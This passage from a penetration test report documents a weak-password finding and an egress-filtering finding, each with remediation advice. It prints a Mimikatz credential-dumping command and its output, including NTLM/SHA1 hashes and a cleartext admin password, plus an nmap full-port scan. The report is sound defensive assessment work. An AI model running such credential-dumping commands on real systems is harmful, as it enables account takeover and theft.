Weak passwords that use common bases, are short, or do not use a complex variety of characters could also be compromised through password cracking. A malicious actor could obtain password hashes through various attacks and misconfigurations, such as Link Local Multicast Name Resolution (LLMNR) poisoning, information leakage, or by using privileged-level access to a system. Once a malicious actor has obtained password hashes, the malicious actor could use tools, such as hashcat, to crack weak passwords in seconds or minutes. A stronger password could take days, weeks, or longer.


If a malicious actor cracks or guesses a password for an account with Administrative access to systems, the malicious actor could leverage that account to gain unauthorized access to critical or sensitive systems or documents

Validation Steps

When dumping the password for george.smith.adm Last Tower Solutions identified the domain password was weak, as shown in figure 26:

Executing Mimikatz:

```
mimikatz
sekurlsa::logonPasswords full
```



```
mimikatz # sekurlsa::logonPasswords full

Authentication Id : 0 ; 165374 (00000000:000285fe)
Session           : Batch from 0
User Name         : george.smith.adm
Domain            : UK
Logon Server      : DC2-2012
Logon Time        : 10/01/2023 17:45:40
SID               : S-1-5-21-714414244-665309000-1224845596-1107
        msv :
         [00010000] CredentialKeys
         * NTLM     : 7ef404e45749198c45b65039ed35a94c
         * SHA1     : b11012c623a7f7c04c5beadbef0ea9e7de14298a
         [00000003] Primary
         * Username : george.smith.adm
         * Domain   : UK
         * NTLM     : 7ef404e45749198c45b65039ed35a94c
         * SHA1     : b11012c623a7f7c04c5beadbef0ea9e7de14298a
        tspkg :
        wdigest :
         * Username : george.smith.adm
         * Domain   : UK
         * Password : (null)
        kerberos :
         * Username : george.smith.adm
         * Domain   : UK.MWR.COM
         * Password : 1qaz2wsx.
        ssp :
        credman :
```

Figure 26: Weak Domain Password for george.smith.adm account

Affected Resources

george.smith.adm account

Recommendations

Last Tower Solutions recommends several strategies to mitigate the risk of users creating and using weak passwords:

First, identify all privileged accounts, including users in the ‘Domain Admin’ group of Active Directory, and any accounts configured with Local Administrator privileges on critical systems. These accounts present the highest risk if compromised. Create a separate password policy for these accounts and configure them with the strongest passwords possible.

Second, consider implementing an Active Directory password-auditing add-on to create a blacklist of words that users cannot include in their passwords. The blacklist should include commonly used words, such as the company name, seasons and months, and the word 'password'.

Third, consider increasing the password requirements within Active Directory to require longer and more complex passwords. A stronger password policy typically:

- Does not allow significant portions of the user's account name, company name or full name.
- Requires at least 12-character lengths. Administrator accounts should be at least 16 characters, and service accounts should be at least 20 characters long.
- Contains characters from at least three of the following categories:

a.Uppercase characters (A through Z)

b.Lowercase characters (a through z)

c.Base-10 digits (0 through 9)

d.Special characters (for example, &, $, #, %)

Even with Windows password complexity and length requirements, users can set passwords in common, easily-guessable formats. When training users to create passwords, Last Tower Solutions recommends encouraging them to think in terms of ‘passphrases’ and not passwords. The user can create a strong password from an easy-to-remember sentence, and then substitute numbers and symbols for letters or words. For example, the sentence, ‘To be or not to be, that is the question' could be changed to ‘2bORnot2bth@sthe?’, resulting in a long, complex password.

When resetting passwords or creating passwords for new accounts, IT should also avoid using consistent or simple password formats, as users may leave accounts configured with those passwords, or follow that format as an example.

References

- ‘Password must meet complexity requirements’, Microsoft Technet, 2012: https://technet.microsoft.com/en-us/library/hh994562(v=ws.10).aspx
- ‘Forget Passwords, Use Passphrases for Extra Security’, PC Magazine, 2013: http://www.pcmag.com/article2/0,2817,2419274,00.asp
- ‘How Do I Create a Strong Password?’, Webroot: https://www.webroot.com/us/en/home/resources/tips/getting-started/beginners-how-do-i-create-a-strong-password

Insufficient Egress Packet Filtering

NIST Scoring Summary

Risk	Likelihood	Impact
High	High	High

CIS Control: Boundary Defense

Finding Summary

Firewalls and access control lists can be used to block or restrict network egress, in addition to network ingress. Egress filtering is the control of traffic leaving the internal network to the Internet. When properly configured, egress filtering helps prevent the transmission of unwanted traffic to the Internet.


This includes preventing compromised systems from attempting to communicate with remote hosts. Egress filtering can also help prevent information leaks due to system misconfiguration, as well as the exfiltration of data by malicious actors.

Validation Steps

Last Tower Solutions proceeded to scan all the ports on the host using nmap and identified several ports were open and running without interference from the firewall, as shown in figure 27:

Nmap All Ports on Target Host:

```
sudo nmap -p- 192.168.22.150
```



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- 192.168.22.150
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-10 13:24 EST
Nmap scan report for 192.168.22.150
Host is up (0.064s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
8080/tcp  open  http-proxy
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49169/tcp open  unknown
MAC Address: 00:15:5D:15:04:01 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 213.92 seconds
```

Figure 27: Nmap Output

Affected Resources

- 192.168.22.150
- 192.168.22.100
- 192.168.22.101

Recommendations

Implement a default deny all egress filtering policy, only allowing outbound traffic through defined ports with proper authorization.

Any UDP/TCP packets with destination ports beyond those permitted should be rejected and logged at the firewall.

References

- ‘Performing Egress Filtering’, SANS Reading Room: http://www.sans.org/reading-room/whitepapers/firewalls/performing-egress-filtering-32878
- ‘Egress Filtering FAQ’, SANS Reading Room: https://www.sans.org/reading-room/whitepapers/firewalls/egress-filtering-faq-1059